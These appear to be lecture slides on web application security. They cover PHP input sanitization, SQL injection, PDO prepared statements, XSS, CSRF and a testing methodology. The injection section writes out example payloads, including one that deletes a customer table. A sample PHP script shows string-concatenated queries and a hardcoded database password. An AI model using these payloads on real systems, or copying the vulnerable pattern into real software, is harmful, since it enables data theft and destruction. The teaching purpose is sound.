
Never forget to sanitize input!

- An attacker could put in *anything*, even scripts as parameters to your REST service!
 - `http://localhost/myhome/demo.php?fname=Hans&sname=<h1>Jones</h1>`
- We must get rid of tags (<) etc. and could for example use the `str_replace()` function
 - `$person = str_replace("<", "", $person);`
- A better option is to use the `preg_replace()`; function
 - `$person = preg_replace("/[^A-Z,a-z,0-9, ,,',;,:;?]/", "", $str);`
- It will filter out everything except the characters following the `^`
- It is much better to delete everything EXCEPT a specified range of characters than allow everything apart from the following ...
- Failure to do this will mean that your site WILL get hacked!

Searching a table 1

```
<?php
# Start the page properly
echo "<html>";
echo "<body>";


# Check whether the searchtype radio button has been set
# If not set, display the search form.
if (!isset($_POST["searchtype"]))
{
    echo "<form method='POST' action='search.php'>";
    echo "Search for firstname:<br>";
    echo "<input type='text' name='searchtext' size='15'>";
    echo "<br><br>";
    echo "Full search    ";
    echo "<input type='radio' value='FULL' checked name='searchtype'><br>";
    echo "Partial search    ";
    echo "<input type='radio' name='searchtype' value='PARTIAL'>";
    echo "<br><br>";
    echo "<input type='submit' value='Search' name='submit'>";
    echo "</form>";
} # if
else # Searchtype was set, so retrieve form data and do the search
{
    $searchtext = $_POST["searchtext"]; # Retrieve from the form
    $searchtype = $_POST["searchtype"]; # Retrieve from the form
    $searchtext_san = sanitize_form_text($searchtext); # Prevents SQL injections!
    # Now connect to the database
    $db_host = "localhost";
    $db_database = "thewebbo_hms";
    $db_username = "hjo";
    $db_password = "abc123xyz";
    $dbcnx = mysql_connect($db_host, $db_username, $db_password);
    mysql_select_db($db_database);
```



Searching a table 2

```
# Construct the appropriate query
if ($searchtype == "FULL"){
    $query = "select firstname, surname from customers ";
    $query .= "where firstname = '$searchtext_san'";
} # if
if ($searchtype == "PARTIAL"){
    $query = "select firstname, surname from customers ";
    $query .= "where firstname LIKE '%$searchtext_san%'";
} # if
# Now do the query
$q = mysql_query($query);
$total = mysql_num_rows($q);
if ($total == 0){
    echo "Sorry, no matches found.";
}
if ($total > 0){
    while ($row = mysql_fetch_array($q)){
        echo $row["firstname"] . " " . $row["surname"] . "<br>";
    } # while
} # if matches found
} # else
# End the page properly
echo "</body>";
echo "</html>";
exit();

function sanitize_form_text($t)
{
    $t = strip_tags($t);
    $t = preg_replace("/[^\A-Za-z0-9@.\_-\]/", "", $t);
    return $t;
}
?>
```



Preventing SQL Injection Attacks

- In the previous example we did something like: `select firstname, surname from customers where surname = 'Smith'`
 - But what if the visitor enters some search text as follows: `Smith' or surname != 'Smith'`
 - We end up with: `select firstname, surname from customers where surname = 'Smith' or surname != 'Smith'`
 - In other words, it will return the entire contents of the table!
- Consider what happens if the following is entered as a surname: `Smith' or surname != 'Smith; delete from customers`
 - The semicolon is the standard character in MySQL for separating multiple commands on a single line. So now, after your program searches for the entered surname, it will then delete the entire contents of your customer database!
- Note that we can enter characters in HEX code as well `%3B = ;` which means that we must block the `%` too
- Attackers have sophisticated tools that automatically look for such errors on web sites and try to exploit them!
- Use DB access layers which support **prepared statements** for DB access as for example PDO



PDO – create and update

- Using PDO, create and update is normally a two-step process



```
<?php
# The most basic type of insert, STH means "Statement Handle", no binding here
$STH = $DBH->prepare("INSERT INTO folks ( first_name ) values ( 'Cathy' )");
$STH->execute();
?>
```

- A prepared statement is a precompiled SQL statement that can be executed multiple times by just sending the data to the server
- It has the added advantage of automatically making the data used in the placeholders safe from SQL injection attacks!

```
<?php
# no placeholders - ripe for SQL Injection!
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values ($name, $addr, $city)");
# unnamed placeholders
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
# named placeholders
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
?>
```

PDO - prepared statements 1

- Unnamed placeholders

```
<?php
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
# assign variables to each place holder, indexed 1-3
$STH->bindParam(1, $name); $STH->bindParam(2, $addr); $STH->bindParam(3, $city);

# insert one row - once the query have been prepared ...
$name = "Daniel";
$addr = "1 Wicked Way";
$city = "Arlington Heights";
$STH->execute();

# ... insert another row with different values - multiple times (looping)
$name = "Steve"
$addr = "5 Circle Drive";
$city = "Schaumburg";
$STH->execute();

# Does this seem a bit unwieldy for statements with a lot of parameters? It is!
# However, if your data is stored in an array, there's an easy shortcut.
# We do not need to use ->bindParam() - the execute($values) method does this!
# the array data we want to insert must be in the arg. ->execute(argument)
$data = array('Cathy', '9 Dark and Twisty Road', 'Cardiff');
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
$STH->execute($data);
?>
```

PDO - prepared statements 2

- Named placeholders

```
<?php
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# the first argument is the named placeholder name - notice named placeholders always start with a colon
$STH->bindParam(':name', $name); $STH->bindParam(':addr', $addr); $STH->bindParam(':city', $city);

# insert one row - insert as many rows as you want just updating the variables and ->execute()
$name = "Daniel"; $addr = "1 Wicked Way"; $city = "Arlington Heights";
$STH->execute();

# You can use a shortcut here as well, but it works with associative arrays. The data we want to insert
$data = array(':name' => 'Cathy', ':addr' => '9 Dark and Twisty', ':city' => 'Cardiff');
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# And the array shortcut ->execute(arg)!
$STH->execute($data);

# Another nice feature of named placeholders is the ability to insert objects directly into your
# database, assuming the properties match the named fields - a simple object
class person {
    public $name; public $addr; public $city;
    function __construct($n,$a,$c) {
        $this->name = $n; $this->addr = $a; $this->city = $c;
    }
    # etc ...
}
$cathy = new person('Cathy','9 Dark and Twisty','Cardiff');
# here's the fun part
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# By casting the object to an array in the execute, the properties are treated as array keys
$STH->execute((array)$cathy);
?>
```

PDO - prepared statements 3

- Update and delete with named placeholders

```
<?php
// update using named place holders
$id = 5;
$name = "Joe the Plumber";
try {
    $DBH = new PDO('mysql:host=localhost;dbname=someDatabase', $username, $password);
    $DBH->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    $STH = $DBH->prepare('UPDATE someTable SET name = :name WHERE id = :id');
    $result = $STH->execute(array(':id' => $id, ':name' => $name));
    echo $STH->rowCount(), " - ", $result;
}
catch(PDOException $e) {
    echo 'Error: ' . $e->getMessage();
}
// delete using named place holders and the bindParam method
$id = 5;
try {
    $DBH = new PDO('mysql:host=localhost;dbname=someDatabase', $username, $password);
    $DBH->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    $STH = $DBH->prepare('DELETE FROM someTable WHERE id = :id');
    $STH->bindParam(':id', $id);
    $result = $STH->execute();
    echo $STH->rowCount(), " - ", $result;
}
catch(PDOException $e) {
    echo 'Error: ' . $e->getMessage();
}
?>
```


SQL Injection defense cont.

- Filter/sanitize user-supplied data carefully on the web servers side
 - Quotes of all kinds (', ", and `) - String terminators
 - Semicolons (;) - Query terminators
 - Asterisks (*) - Wild card selectors
 - Percent signs (%) - Matches for substrings
 - Underscore (_) - Matches for any character
 - Other shell metacharacters (&|*?~<>^()[]{}\$\\n\\r), which could get passed through to a command shell, allowing an attacker to execute arbitrary commands on the machine
- Web application must strongly enforce the content type of data entered
- Substitute dangerous characters, apostrophe (') can be changed to &ap, less than (<) can become <, and so on
- Look for potentially unneeded SQL-statements as UPDATE
- Limit the permission of the web application accessing the database
- Use secured parameterized stored procedures in database

http://http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Exploiting browser flaws


- Numerous browser vulnerabilities pops up regularly
 - Vulnerabilities in browser or in browsers plugins/add-ons
 - Security restriction flaws in web scripts, active web content etc.
 - Exploits where malicious code bypass security checks and execute in a different security zone

• Scenario below is common nowadays

• Firewall is useless!

• Defense

- Patch
- Antivirus
- Use not so popular browser
- Remove plugins
- Turn off JavaScript




Cross-site scripting (XSS)

- XSS exploits the trust a user has for a particular site
- XSS attacks are broadly classified into 2 types
- Non-Persistent
 - Requires a user to visit a specially crafted link by the attacker


- Persistent

- In case of persistent attack, the code injected by the attacker will be stored in a secondary storage device (mostly on a database)
- The damage caused by Persistent attack is more than the non-persistent attack
- At the web page below you can see how to hijack other user's session by performing XSS



Cross-site request forgery (CSRF)

- Cross-site request forgery, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts
- CSRF exploits the trust that a site has in a user's browser



WAHH - Methodology

Recon and analysis

1. Map application content

2. Analyze the application



Application logic

3. Test client-side controls

9. Test for logic flaws

Access handling

4. Test authentication

5. Test session management

6. Test access controls

Input handling

7. Fuzz all parameters


8. Test for issues with specific functionality

Application hosting

10. Test for shared hosting issues

11. Test the web server

12. Miscellaneous checks



'Padding Oracle' Crypto Attack Affects Millions of ASP.NET Apps

- 2010-09-17
- A pair of security researchers have implemented an attack that exploits the way that ASP.NET Web applications handle encrypted session cookies, a weakness that could enable an attacker to hijack users' online banking sessions and cause other severe problems in vulnerable applications.
- Experts say that the bug affects millions of Web applications.
- In this video, researchers Juliano Rizzo and Thai Duong demonstrate the technique they developed for stealing cryptographic keys for ASP.NET Web applications, enabling them to compromise virtually any app built on ASP.NET.
- http://threatpost.com/en_us/blogs/demo-aspnet-padding-oracle-attack-091710
- <http://computersweden.idg.se/2.2683/1.340993/allvarlig-sarbarhet-pa-manga-webbplatser>